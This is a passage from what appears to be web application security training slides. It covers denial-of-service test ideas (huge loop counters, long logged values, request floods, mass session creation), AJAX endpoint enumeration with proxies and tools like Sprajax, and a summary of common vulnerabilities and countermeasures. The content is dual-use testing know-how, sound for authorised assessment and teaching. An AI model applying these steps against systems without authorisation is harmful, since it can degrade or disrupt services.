
- Enter an extremely **large number** in **input field** that is used by application as a loop counter
- Use a script** to automatically submit an extremely long value to the server in the request that is being logged
- Identify and send a large number of requests that **perform database operations** and observe any slowdown or new error messages
- Create a script to automate the creation of many new sessions with the server and run the request that is suspected of caching the data within the session for each one







START

Web Services Testing



AJAX Testing



- 🍷 Enumerate the AJAX call endpoints for the asynchronous calls using tools such as **Sprajax**
- 🍷 Observe **HTML and JavaScript files to find URLs** of additional application surface exposure
- 🍷 Use **proxies and sniffers** to observe traffic generated by user-viewable pages and the background asynchronous traffic to the AJAX endpoints in order to determine the format and destination of the requests

Module Summary

- ❑ Organizations today rely heavily on web applications and Web 2.0 technologies to support key business processes and improve performance
- ❑ With increasing dependence, web applications and web services are increasingly being targeted by various attacks that results in huge revenue loss for the organizations
- ❑ Some of the major web application vulnerabilities include injection flaws, cross-site scripting (XSS), SQL injection, security misconfiguration, broken session management, etc.
- ❑ Input validation flaws are a major concern as attackers can exploit these flaws to perform or create a base for most of the web application attacks, including cross-site scripting, buffer overflow, injection attacks, etc.
- ❑ It is also observed that most of the vulnerabilities result because of misconfiguration and not following standard security practices
- ❑ Common countermeasures for web application security include secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of network using web application security tools

Quotes

“Application security is a growing concern for enterprises. Achieving an industry standard for the classification of these associated vulnerabilities will help customers better understand the risks inside their organization.”

- **Caleb Sima**,
CTO and Co-Founder,
SPI Dynamics, Inc.

